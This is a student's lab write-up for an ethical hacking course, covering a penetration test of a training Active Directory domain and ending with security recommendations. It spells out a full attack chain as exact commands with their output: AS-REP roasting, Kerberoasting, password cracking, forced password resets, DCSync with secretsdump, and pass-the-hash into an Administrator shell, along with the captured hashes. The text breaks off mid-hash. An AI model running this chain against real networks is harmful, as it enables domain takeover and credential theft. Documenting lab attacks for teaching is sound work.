ASSIGNMENT 2

3809ICT ETHICAL HACKING

Abstract

This assignment enhances knowledge and understanding of attacks on active directory systems through a penetration testing practice.

Mats Haugli

S5359008

Table of Contents

Executive Summary 1
Declaration of Contributions 2
Host Analysis 2
Attack Execution & Privelege Escalation 2
Initial Network Reconnaissance 2
LDAP and SMB Enumeration 3
AS-REP Roasting and Password Cracking 3
Authenticated LDAP Dump 4
BloodHound Analysis 4
Privilege Escalation Chain (GenericAll Abuse) 5
DCSync Attack and NTLM Hash Extraction 5
Pass-the-Hash with Evil-WinRM 6
Flag Discovery 6
Answers to Questions 6
Question 1: What are the SMB directory shares open on the Active Directory Server? 6
Question 2: What does the Active Directory structure look like? 7
Question 3: Identify two Active Directory user accounts that each use a different easily guessable password. 7
Security Recommendations 8
Appendix 9

Executive Summary

This report outlines a comprehensive penetration test on the Active Directory environment of the domain songbirds.snakes, based on the lab-provided Windows Server host (192.168.34.100). The objective was to perform enumeration, exploit privilege escalation paths, access hidden content, and retrieve two embedded flags.

A structured methodology was followed, starting with network and service enumeration, followed by LDAP and SMB analysis using tools like netexec, rpcclient, BloodHound, and Evil-WinRM. From an unprivileged user (ariadne.sedge), privilege escalation was achieved through chained ACL abuse, culminating in Administrator-level access. Two hidden flags were discovered and documented.

Declaration of Contributions

Name	Student ID	Contribution Summary
Mats Haugli	S5359008	Conducted network enumeration, LDAP and SMB analysis, performed password cracking using AS-REP and Kerberoasting techniques, executed privilege escalation via BloodHound path analysis, gained Administrator access using DCSync and Pass-the-Hash, captured both flags, and completed the full technical documentation and reporting

Host Analysis

Host Ip	Open Ports	Services Identified	Operating System
192.168.34.100	53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5357, 5985	Domain Kerberos-SEC MSRPC Netbios-SSN LDAP Microsoft-DS Kpasswd HTTP TCP	Microsoft Windows 2022

Attack Execution & Privelege Escalation

Initial Network Reconnaissance

To kick off the scanning process, I was done doing: “ip a”. Based on the output, I know that I’m on the 192.168.34.0/24 subnet via eth1. That means the Active Directory target VM is likely within this subnet – for example 192.168.34.1, 192.168.34.10, etc. (See Appendix 1).

Next scan was done using: “nmap -sP 192.168.34.0/24”. This scan shows that only two hosts are up: 192.168.34.254 which is my Kali machine, and 192.168.34.100 which is likely the target Active Directory VM. (See Appendix 2).

The last scan I did was: “nmap -sS -sV -O 192.168.34.100”. This command performs a stealth SYN scan (-sS), detects service versions (-sV), and attempts OS detection (-O). It is used to identify open TCP ports, the services running on them, and what operating system the target is using. The output confirmed that the target was 192.168.34.100 and that it is a

Windows Server 2022 Active Directory Domain Controller with domain: songbirds.snakes. (See Appendix 3).

IP	Domain	Open Ports	OS
192.168.34.100	Songbirds.snakes	53 (DNS) 88 (Kerberos) 135, 139, 445 (SMB/RPC) 389, 636, 3268, 3269 (LDAP, LDAPS) 5985 (WinRM)	Windows Server 2022

LDAP and SMB Enumeration

To identify the LDAP naming context that defines the structure of the Active Directory, I used the command: “ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts”. This command queries the root DSE (Directory Server Entry) to retrieve the base structure of the AD domain. (See Appendix 4).

After that I used the command: “ldapsearch -x -b "dc=songbirds,dc=snakes" -H ldap://192.168.34.100 > ldapinfo.txt”, to dump all LDAP objects from the base domain (dc=songbirds,dc=snakes) into a file. This command recursively retrieves all LDAP objects including users, groups, Ous, computers, policies and descriptive attributes. (See Appendix 5).

“grep pass ldapinfo.txt” command was used locate weak passwords. It’s a password discovery via grep, and an explanation of the risks associated with the exposed descriptions. (See Appendix 6).

I used the command “ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectClass=user' -H ldap://192.168.34.100 | grep -i samaccountname | sed 's/sAMAccountName: //g' > users.txt”, to extract usernames from the LDAP directory and stored them in a file called users.txt. (See Appendix 7).

After that I updated the command to: “ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectClass=user' -H ldap://192.168.34.100 -W | grep -i samaccountname | sed 's/sAMAccountName: //g' > users.txt”, the added “-W” flag uses authenticated LDAP access, prompting for a password. (See Appendix 8).

AS-REP Roasting and Password Cracking

I used Impacket’s GetNPUsers.py to enumerate users vulnerable to Kerberoasting without authentication. The command was “impacket-GetNPUsers -usersfile users.txt -no-pass -dc-ip 192.168.34.100 songbirds.snakes/”. (See Appendix 9). The output gave me 4 hashes. (See Appendix 10, 11, 12, and 13). I made A file with the hashes called “as-rep”. (See Appendix 14). And used john to crack them. This confirmed weak passwords for multiple user accounts. Command: “john --wordlist=/usr/share/wordlists/john.lst as-rep”. (See Appendix 15).

Authenticated LDAP Dump

Now that I have the credentials, I dump LDAP using the credentials I've found, using the command: "ldapdomaindump -u songbirds.snakes\ariadne.sedge -p pepper -o ldapoutput 192.168.34.100". (See Appendix 16). This extracts full Active Directory domain data, and allowed me to enumerate group memberships, user trust chains and other sensitive domain configurations. (See Appendix 17).

To confirm key information about the domain controller host, I used the command: "cat domain_computers.grep". (See Appendix 18). After that, I used the command: "grep -I password domain_users.grep". This confirmed that multiple domain accounts have weak, or default passwords stored in their LDAP descriptions. (See Appendix 19).

To retrieve the password policy, I used the command: "netexec smb 192.168.34.100 -u nicanor.highbottom -p asdfgh --pass-pol". This means that users can set very short and weak passwords, with no enforced complexity. (See Appendix 20).

I used the command: "GetUserSPNs.py -dc-ip 192.168.34.100 'songbirds.snakes/nicanor.highbottom:asdfgh'", to confirm the presence of Kerberoastable service accounts in the domain. This means if their password is weak, I can dump their hash using "GetUserSPN.py -request". (See Appendix 21). And adding -request to that command: "GetUserSPNs.py -request -dc-ip 192.168.34.100 'songbirds.snakes/nicanor.highbottom:asdfgh'", gave me a lot of hashes. (See Appendix 22).

I saved the hashes into a file called hash.txt and used hashcat to crack them. Command: "hashcat -m 13100 --force hash.txt /usr/share/wordlists/john.lst". (See Appendix 23).

Out of 3 total hashes, 2 were successfully cracked. Example: "starwars". This means that these accounts can now be used for further lateral movement or privilege escalation, depending on their group memberships. (See Appendix 24).

BloodHound Analysis

I started off with launching the Neo4j database using the command: "neo4j console", which is required for BloodHound analysis. (See Appendix 25).

First, I had to forcibly delete the ldap.db file. Using the command: "rm -f /home/kali/.nxc/workspaces/default/ldap.db". (See Appendix 26). Then, when BloodHound was up and running. I had to get data from the LDAP server to populate it, so I used this command: "netexec ldap 192.168.100.1 -u ariadne.sedge -p 'pepper' --bloodhound --dns-server 192.168.34.100 --collection All". (See Appendix 27). The results was compressed and saved to /home/kali/.nxc/logs/ WIN-F277IM38M07_192.168.34.100_2025-06-02_225246_bloodhound.zip, which can be difficult to find, so I moved it to my desktop using the command: "mv /home/kali/.nxc/logs/WIN-F277IM38M07_192.168.34.100_2025-06-02_225246_bloodhound.zip ~/Desktop". (See Appendix 28).

Now I had eyes on a BloodHound graph showing Active Directory group membership relationships. (See Appendix 29). Then I uploaded the WIN-F277IM38M07 file using the "upload data" icon. (See Appendix 30).

After the file was uploaded, I used BloodHound to analyse the users and groups on the server and their relationships and permissions. My first step was going to Search->Analysis->Find Principals with DCSync Rights, for the songbirds.snakes domain. (See Appendix 31). The output showed me a graph with critical insight into Domain Controller (DC) synchronization privileges. For example, that ADMINISTRATORS@SONGBIRDS.SNAKES have an “AllExtendedRights” connection directly to the domain “SONGBIRDS.SNAKES”. I continued with right clicking on “Administrators” and chose “Shortest Paths to Here”. (See Appendix 32).

The output was another graph that mapped the full privilege escalation chain leading to domain dominance via DCSync. (See Appendix 33).

Privilege Escalation Chain (GenericAll Abuse)

The user Ariadne.sedge@songbirds.snakes has a privilege escalation path to full domain compromise via chain of GenericAll permissions:

- “Ariadne.sedge -> lucy.thrane -> Vulcan.paylor -> snowdynasty”
- “snowdynasty” possesses DCSync rights over the domain object “songbirds.snakes”.

My aim is to get access to “snowdynasty”, I can do that through Lucy. Ariadne has permissions over Lucy. Lucy has permissions over Vulcan, and Vulcan can help exploiting the vulnerability in the Dcsync permissions.

I started off with changing the password for Ariadne to “password” using this command: “smbpasswd -r 192.168.34.100 -U ‘ariadne.sedge’”. (See Appendix 34). After that I used rpcclient to get a rpc shell using the command: “rpcclient -U ‘ariadne.sedge%password’ 192.168.34.100” (See Appendix 35). Which allowed me to set a new password for Lucy with the command “setuserinfo2 lucy.thrane 23 “password””. (See Appendix 36). Continuing with “rpcclient -U ‘lucy.thrane%password’ 192.168.34.100”, which gives me the shell to set Vulcans password with the command “setuserinfo2 vulcan.paylor 23 “password””. (See Appendix 37).

DCSync Attack and NTLM Hash Extraction

Next step was to join the “snowdynasty” group, using the command: “net rpc group addmem “snowdynasty” “ariadne.sedge” -U “songbirds.snakes\\vulcan.paylor%password” -S 192.168.34.100”. (See Appendix 38). Now I performed a DCSync attack using the command: “impacket-secretsdump 'songbirds.snakes/ariadne.sedge:password@192.168.34.100’”. Which retrieved the NTLM hash for the “Administrator” account. (See Appendix 39).

Pass-the-Hash with Evil-WinRM

With this hash, I can use a method called Pass-the-Hash (PtH). This method uses the Evil-WinRM tool which is a powerful shell for post-exploitation. The command I used was: “evil-winrm -i 192.168.34.100 -u Administrator -H 7ed5b48fcd530bd926c4a831e3775fbd”, which resulted in a remote shell on the domain controller as “Administrator”. (See Appendix 40).

Flag Discovery

After successfully escalated privileges from a low-privileged user (Ariadne.sedge) through a chain of misconfigured Active Directory permissions, leading to a full DCSync attack. Using the recovered Administrator NTLM hash, Evil-WinRM was used to access the Domain Controller as Administrator.

The first flag was located and accessed on the Administrator’s Desktop. (See Appendix 41).

FLAG – Beneath the Capitol’s songs and serpent smiles lies the true game: control the strings, silence the songbird, and you become the snake who rewrites the rules. (See Appendix 42).

To find the second flag, I ran the command: “Get-ChildItem -Path C:\ -Recurse -Include *flag* -ErrorAction SilentlyContinue -Force” (See Appendix 43). Which told me that there was another flag in “Rebellion”. (See Appendix 44).

FLAG – The Capitol must fall. Glory to District 12. (see Appendix 45).

Answers to Questions

Question 1: What are the SMB directory shares open on the Active Directory Server?

To enumerate SMB shares on the AD server (192.168.34.100), I used: “smbclient -L 192.168.34.100 -U ‘nicanor.highbottom%asdfgh’”

The following SMB directory shares are open:

- C$ – A built-in administrative share that provides access to the system’s C: drive.
- ADMIN$ – A hidden share pointing to the Windows directory, primarily used for remote administrative tasks.
- IPC$ – A default share that supports inter-process communication, such as remote management connections.
- NETLOGON – Stores logon scripts and group policy data used during domain authentication.
- SYSVOL – Contains domain-wide policy data and is used for replication across domain controllers.

- Academy – A custom-created share, likely intended for storing academic or student-related files.
- Common – A shared folder likely used for files accessible by all users in the domain.
- Gamemakers – A group-specific share, possibly tied to the Gamemakers organizational unit or role.
- Rebellion – A non-default share where one of the assignment's flags was discovered.

These additional custom shares (Academy, Common, Gamemakers, Rebellion) are specific to this domain environment and part of the scenario configuration. (See Appendix 46).

Question 2: What does the Active Directory structure look like?

To find the Active Directory Structure, I used bloodhound to investigate the domain songbirds.snakes. Under node info, inbound control rights, I filtered to see first degree controllers. (See Appendix 47).

- ADMINISTRATORS@SONGBIRDS.SNAKES
- SNOWDYNASTY@SONGBIRDS.SNAKES
- ENTERPRISE DOMAIN CONTROLLERS@SONGBIRDS.SNAKES
- ENTERPRISE READ-ONLY DOMAIN CONTROLLERS@SONGBIRDS.SNAKES
- DOMAIN CONTROLLERS@SONGBIRDS.SNAKES
- DOMAIN ADMINS@SONGBIRDS.SNAKES
- ENTERPISE ADMINS@SONGBIRDS.SNAKES
- GAMEMAKERELITE@SONGBIRDS.SNAKES

Question 3: Identify two Active Directory user accounts that each use a different easily guessable password.

To identify weak passwords, I performed both AS-REP Roasting and Kerberoasting attacks using Impacket tools, followed by hash cracking using john. These revealed two user accounts with easily guessable, weak passwords:

1. Nicanor.highbottom@SONGBIRDS.SNAKES
    - Password: asdfgh
2. Ariadne.sedge@SONGBIRDS:SNAKES
    - Password: pepper

(See Appendix 48).

Security Recommendations

To enhance the security of the songbirds.snakes Active Directory domain, several critical measures should be implemented. First, group memberships should be reviewed to ensure that only explicitly authorized users belong to privileged groups such as Domain Admins. Nested groups like GamemakerElite, which inherit full administrative rights, should be removed or strictly controlled to reduce privilege escalation paths. Accounts with DCSync rights—such as those in the snowdynasty group—must be audited and restricted to trusted backup or replication services only. Password policies must also be strengthened to enforce minimum length, complexity, and regular expiry, as users with weak passwords like asdfgh and starwars were identified during testing. LDAP and RPC access should be restricted and monitored, with signing and encryption enforced to prevent credential misuse. Default administrative shares such as C$, ADMIN$, and SYSVOL should have access limited to domain administrators, while custom shares like Academy, Gamemakers, and Rebellion must be reviewed to ensure they do not expose sensitive data. Finally, regular internal audits using tools like BloodHound are recommended to proactively identify misconfigured access controls and privilege escalation paths before they can be exploited.

Appendix

Figure 1

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.10.1/24 brd 172.16.10.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::576b:b890:b5c0:615b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:15:5d:00:07:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.34.254/24 brd 192.168.34.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::1443:c905:f84c:a891/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 2

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.34.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 20:32 AEST
Nmap scan report for 192.168.34.100
Host is up (0.00043s latency).
MAC Address: 00:15:5D:00:07:0B (Microsoft)
Nmap scan report for 192.168.34.254
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.08 seconds
```

Figure 3

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 192.168.34.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 20:36 AEST
Nmap scan report for 192.168.34.100
Host is up (0.00042s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-02 10:37:04Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: D
efault-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: songbirds.snakes0., Site: D
efault-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:15:5D:00:07:0B (Microsoft)
Device type: general purpose
Running: Microsoft Windows 2022
OS CPE: cpe:/o:microsoft:windows_server_2022
OS details: Microsoft Windows Server 2022
Network Distance: 1 hop
Service Info: Host: WIN-F277IM38MO7; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.48 seconds
```

Figure 4

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -H ldap://192.168.34.100 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=songbirds,DC=snakes
namingcontexts: CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: CN=Schema,CN=Configuration,DC=songbirds,DC=snakes
namingcontexts: DC=DomainDnsZones,DC=songbirds,DC=snakes
namingcontexts: DC=ForestDnsZones,DC=songbirds,DC=snakes

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Figure 5

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -b "dc=songbirds,dc=snakes" -H ldap://192.168.34.100 > ldapinfo.txt
```

Figure 6

```
┌──(kali㉿kali)-[~]
└─$ grep pass ldapinfo.txt
description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Company default password(Reset ASAP)
description: Company default password(Reset ASAP)
description: Company default password(Reset ASAP)
description: New user generated password: [7de#GP
description: New user generated password: 52SX>R]
description: Company default password(Reset ASAP)
```

Figure 7

```
┌──(kali㉿kali)-[~]
└─$ ldapsearch -x -b "dc=songbirds,dc=snakes" 'objectClass=user' -H ldap://192.168.34.100 | grep -i samac
countname | sed 's/sAMAccountName: //g' > users.txt
```

Figure 8

```
┌──(kali㉿kali)-[~]
└─$ ldapldapsearch -x -b "dc=songbirds,dc=snakes" 'objectClass=user' -Hp://192.168.34.100 -W
 -W | grep -iaccountname | se| sed 's/sAMAccountName\:\ //g' > users.txt
Enter LDAP Password:
```

Figure 9

```
┌──(kali㉿kali)-[~]
└─$impacket-GetNPUsers -usersfile users.txt -no-pass -dc-ipdc-ip 192.168.34.100 songbirds.snakes/
```

Figure 10

```
$krb5asrep$23$nicanor.highbottom@SONGBIRDS.SNAKES:11d114314b75532bc16ee1e339b61a1e$d6d123f583
a01ce129b965c04613638ead6155b33dc2a2a47b14ac099ab7bb31218e90278195998c91612e1c63e5a09e0bf6e89
7adbe09a685dbba7749923051c42e473eaa4202800c0785aba512717c58522d4890ed7e0d562572414442dcac9e3b
da9acbc87de8e505e46d17829931639d1db791accd1024d1405dbf8643ec1ab49aa4688984699a3b52ffac1643b0d
e0f7688205e76f92b84ff69d626a05c509c88b227e8b5a7c1c902bb8002760e4e7c7a93a0b6a8bf6b63187d587d3f
c7877fb24eaec6204d720638e486f52969e9d953d15241fdb9ffc2c08fe61799b23b109f5ee4a009c9c41a3140133
2881297610bc2
```

Figure 11

```
$krb5asrep$23$pluribus.gallan@SONGBIRDS.SNAKES:09f812b35e84058969ec4717c75017c2$0b39fcca2b17b
8b8e267fc6be46e91db0e30bf2c1be79d724a46507fb473db366ad3775fe4a36a23f1e8fb63abc6a3f3dd682f6357
87091ed83a58855a8257551216664257a61c6e63eab41a93c8a83dc5a2107e6f84eb39e8e7ae8e691dd75d14bcfac
e0334700bebaeca97e7be22b1b4565bf5119bb5cb349cfc80367e2394e499e49225a9382aa4844f5928c5ce2cb2f5
3d8328e98e0f08ee0f70749e6ba803567c57dd9047861a14f16b19f2786d4b136babc0a84722749e88ebf0d96d0f7
7a13aef88beaffdc1f37289f01045e9686ef25085abbc2442fd776430164424ef62991470ede43f570040a6dc2fd6
a59df60c4c
```

Figure 12

```
$krb5asrep$23$ariadne.sedge@SONGBIRDS.SNAKES:ba28aa307587fe129f90b351462965dc$5edbc0fc3c81367
1d89ef507a64e7cd59e405169bdf19a55beaa287128a31865180dfcdc606e673d4ff588e6d98c6d3f37834bdaf975
1b723ed7c2a8bc533c4dbaac3cc37bbd7953a8cc03fa40cb44ff4fdd5be3fa39de3d068dc53889f56dfb8cc8fd9f9
beb40332ebd57874e9f4a785782771fed527900be20e10d55a7fe531f8a6482fa087919f1aa3fdcd54e0837b70e77
093f90417bf9bdd30c6b9ef0ae961630df5355258d755da1b9291362474e381390d3644b1cef75ef920ab641bf841
43f16c6c89fe0bd2c1eb6ca0741f1f479270e38dc33c9d351ad97d711c616b839a904de14ec78a5d3d8a110b50907
3aba1d62
```

Figure 13

```
$krb5asrep$23$persephone.sable@SONGBIRDS.SNAKES:68ef33a9c32c585670ec1006314bb4e0$3af4233ec0f3
807b4c5031c4413fdeb451a6f26905ef8a63d036d434b90fdede1b715317b572d5f420a9a9fa90195d62b5c1848ab
45b74e5846ed8dde779952c0d8db48da4ada9cf88fa9bf72dac91b30f9a8eb031a84a641e25ed32305222ad16152b
7321edebcb116e395a99e049d982269a99092c980f934bb32b8d8406c108b4c130631c524fd1a31c5b3613c116511
e0007b02b662e35da8d253ab3284de8055d6f5eb42ddecdc8ac1878b4bc1d7c4ccd08d3ed5abeefbc182d0a69df33
75c3f9562b813dae0951b4049f9d9a799a4c2982518ad067bba75cdd6ff956f277739ed49e2a16a6089c1460e57d7
03f17f0a1e6
```

Figure 14



Figure 15



Figure 16

```
┌──(kali㉿kali)-[~]
└─$ ldapldapdomaindump -u 'songbirds.snakes\nicanor.highbottom' -pasdfgh -o ldapoutput 192.16
8.34.100
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~]
└─$ ldap

┌──(kali㉿kali)-[~]
└─$ ldapldapdomaindump -u 'songbirds.snakes\ariadne.sedge' -p pepper -o ldapoutput 192.168.34
.100
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~]  o -u 'songbirds.snakes\pluribus.gallan' -p starwars -o ldapoutput 192.16
8.34.100
Command 'ldapdomaindumo' not found, did you mean:
  command 'ldapdomaindump' from deb python3-ldapdomaindump
Try: sudo apt install <deb name>

┌──(kali㉿kali)-[~]
└─$     ldapdomaindump -u 'songbirds.snakes\pluribus.gallan' -p starwars -o ldapoutput 192.16
8.34.100
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(kali㉿kali)-[~]
└─$ ldapldapdomaindump -u 'songbirds.snakes\persephone.sable' -p ashley -o ldapoutput 192.168
.34.100
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Figure 17

```
┌──(kali㉿kali)-[~/ldapoutput]
└─$ ls
domain_computers.grep        domain_groups.json  domain_trusts.json
domain_computers.html        domain_policy.grep  domain_users.grep
domain_computers.json        domain_policy.html  domain_users.html
domain_computers_by_os.html  domain_policy.json  domain_users.json
domain_groups.grep           domain_trusts.grep  domain_users_by_group.html
domain_groups.html           domain_trusts.html
```

Figure 18

```
┌──(kali㉿kali)-[~/ldapoutput]
└─$ cat domain_computers.grep
cn      sAMAccountName  dNSHostName     operatingSystem operatingSystemServicePack      opera
tingSystemVersion       lastLogon       userAccountControl      whenCreated     objectSid   d
escription
WIN-F277IM38MO7 WIN-F277IM38MO7$        WIN-F277IM38MO7.songbirds.snakes        Windows Serve
r 2022 Standard Evaluation              10.0 (20348)    06/02/25 10:13:53       SERVER_TRUST_
ACCOUNT, TRUSTED_FOR_DELEGATION 05/18/25 04:06:36       S-1-5-21-726891065-741230342-24286848
18-1000
```

Figure 19

```
┌──(kali㉿kali)-[~/ldapoutput]
└─$ grep -i password domain_users.grep
Pluribus Hawthorne      Pluribus Hawthorne      pluribus.hawthorne      AcademyStudents Domai
n Users 05/21/25 06:34:12       05/21/25 06:34:17       01/01/01 00:00:00       NORMAL_ACCOUN
T       01/01/01 00:00:00       S-1-5-21-726891065-741230342-2428684818-1696    Company defau
lt password(Reset ASAP)
Agrippina Serrano       Agrippina Serrano       agrippina.serrano       TributeCivilians    D
omain Users     05/21/25 06:34:11       05/21/25 06:34:21       01/01/01 00:00:00       NORMA
L_ACCOUNT       01/01/01 00:00:00       S-1-5-21-726891065-741230342-2428684818-1681    New u
ser generated password: 52SX>R]
Volumnia Brutus Volumnia Brutus volumnia.brutus TributeCivilians        Domain Users    05/21
/25 06:34:09    05/21/25 06:34:17       01/01/01 00:00:00       NORMAL_ACCOUNT  01/01/01 00:0
0:00    S-1-5-21-726891065-741230342-2428684818-1661    New user generated password: [7de#GP
Tertia Pell     Tertia Pell     tertia.pell     AcademyStudents Domain Users    05/21/25 06:3
4:08    05/21/25 06:34:17       01/01/01 00:00:00       NORMAL_ACCOUNT  01/01/01 00:00:00   S
-1-5-21-726891065-741230342-2428684818-1647     Company default password(Reset ASAP)
Philo Elway     Philo Elway     philo.elway     TributeCivilians        Domain Users    05/21
/25 06:34:07    05/21/25 06:34:21       01/01/01 00:00:00       NORMAL_ACCOUNT  01/01/01 00:0
0:00    S-1-5-21-726891065-741230342-2428684818-1634    Company default password(Reset ASAP)
Octavian Cartwright     Octavian Cartwright     octavian.cartwright     ZooMaintenance  Domai
n Users 05/21/25 06:34:05       05/21/25 06:34:17       01/01/01 00:00:00       NORMAL_ACCOUN
T       01/01/01 00:00:00       S-1-5-21-726891065-741230342-2428684818-1613    Company defau
lt password(Reset ASAP)
krbtgt  krbtgt  krbtgt  Denied RODC Password Replication Group  Domain Users    05/18/25 04:0
6:36    05/21/25 06:50:32       01/01/01 00:00:00       ACCOUNT_DISABLED, NORMAL_ACCOUNT    0
5/18/25 04:06:36        S-1-5-21-726891065-741230342-2428684818-502     Key Distribution Cent
er Service Account
```

Figure 20

```
┌──(kali㉿kali)-[~/ldapoutput]
└─$ netexec smb 192.168.34.100 -u nicanor.highbottom -p asdfgh --pass-pol
SMB         192.168.34.100  445    WIN-F277IM38MO7  [*] Windows Server 2022 Build 20348 x64 (
name:WIN-F277IM38MO7) (domain:songbirds.snakes) (signing:True) (SMBv1:False)
SMB         192.168.34.100  445    WIN-F277IM38MO7  [+] songbirds.snakes\nicanor.highbottom:a
sdfgh
SMB         192.168.34.100  445    WIN-F277IM38MO7  [+] Dumping password info for domain: son
gbirdssnakes
SMB         192.168.34.100  445    WIN-F277IM38MO7  Minimum password length: 4
SMB         192.168.34.100  445    WIN-F277IM38MO7  Password history length: 24
SMB         192.168.34.100  445    WIN-F277IM38MO7  Maximum password age: 41 days 23 hours 53
 minutes
SMB         192.168.34.100  445    WIN-F277IM38MO7
SMB         192.168.34.100  445    WIN-F277IM38MO7  Password Complexity Flags: 000000
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Refuse Password Change: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Password Store Cleartext: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Password Lockout Admins: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Password No Clear Change: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Password No Anon Change: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7      Domain Password Complex: 0
SMB         192.168.34.100  445    WIN-F277IM38MO7
SMB         192.168.34.100  445    WIN-F277IM38MO7  Minimum password age: 1 day 4 minutes
SMB         192.168.34.100  445    WIN-F277IM38MO7  Reset Account Lockout Counter: 1 minute
SMB         192.168.34.100  445    WIN-F277IM38MO7  Locked Account Duration: 1 minute
SMB         192.168.34.100  445    WIN-F277IM38MO7  Account Lockout Threshold: None
SMB         192.168.34.100  445    WIN-F277IM38MO7  Forced Log off Time: Not Set
```

Figure 21

```
┌──(kaliimpacket-GetUserSPNs -dc-ip 192.168.34.100 'songbirds.snakes/nicanor.highbottom:asdfg
h'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                    Name          MemberOf
                PasswordLastSet                LastLogon  Delegation
--------------------------------------  ------------  ------------------------------------------
------------  ---------------------------  --------  ----------
exchange_svc/exserver.songbirds.snakes  exchange_svc  CN=LabTechnicians,CN=Users,DC=songbirds
,DC=snakes     2025-05-21 16:34:17.090932  <never>
http_svc/httpserver.songbirds.snakes    http_svc      CN=DistrictOversight,CN=Users,DC=songbi
rds,DC=snakes  2025-05-21 16:34:16.981560  <never>
mssql_svc/mssqlserver.songbirds.snakes  mssql_svc     CN=PeacekeeperOps,CN=Users,DC=songbirds
,DC=snakes     2025-05-21 16:34:16.887800  <never>
```

Figure 22

```
┌──(kali㉿kali)-[~/ldapoutput]
h' -requestUserSPNs -dc-ipdc-ip 192.168.34'songbirds.snakes/nicanor.highbottom:asdfgh'dfgh'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName                      Name          MemberOf
                PasswordLastSet              LastLogon  Delegation
------------------------------------------  ----------  ----------
--------------  --------------------------  ----------  ----------
exchange_svc/exserver.songbirds.snakes  exchange_svc  CN=LabTechnicians,CN=Users,DC=songbirds
,DC=snakes     2025-05-21 16:34:17.090932  <never>
http_svc/httpserver.songbirds.snakes    http_svc      CN=DistrictOversight,CN=Users,DC=songbi
rds,DC=snakes  2025-05-21 16:34:16.981560  <never>
mssql_svc/mssqlserver.songbirds.snakes  mssql_svc     CN=PeacekeeperOps,CN=Users,DC=songbirds
,DC=snakes     2025-05-21 16:34:16.887800  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*exchange_svc$SONGBIRDS.SNAKES$songbirds.snakes/exchange_svc*$beebd00982cc4a46797
e7d333914b094$e638f20d2bb84fbe673760ab32afbad88ae2ba0ca1f17b3bfd76d621cfcfe0d818087ddf6cae2bc
414481ce6064df46198bae7ab79e275067c9f9463e705300cd2bed9610a0711b8458ad7369235a7afd79f45a363de
5d4c9847bbf542bdc85f12c52923989beb4746880c6a7b3ed0b25d98525ee0b4dec9b92017516fe346884d5732159
6c0586db4adf8feb5b732ec2f597f44e08807d958836a0f171f21788df790a67f169b0b6cba6ed98d4b0712ff24e3
d37933cf4b74939228dd1b202f0ed6338a7dbb427ee3cc96de56571c73a5d62b0792aa9957e1736df75520fd31d51
9fc59b2219c8ba8e57c300948fa247af537afe3b0c2fb8a5e5893e2da85ab35b5f521ddb0e9eb33a2d20e22759be1
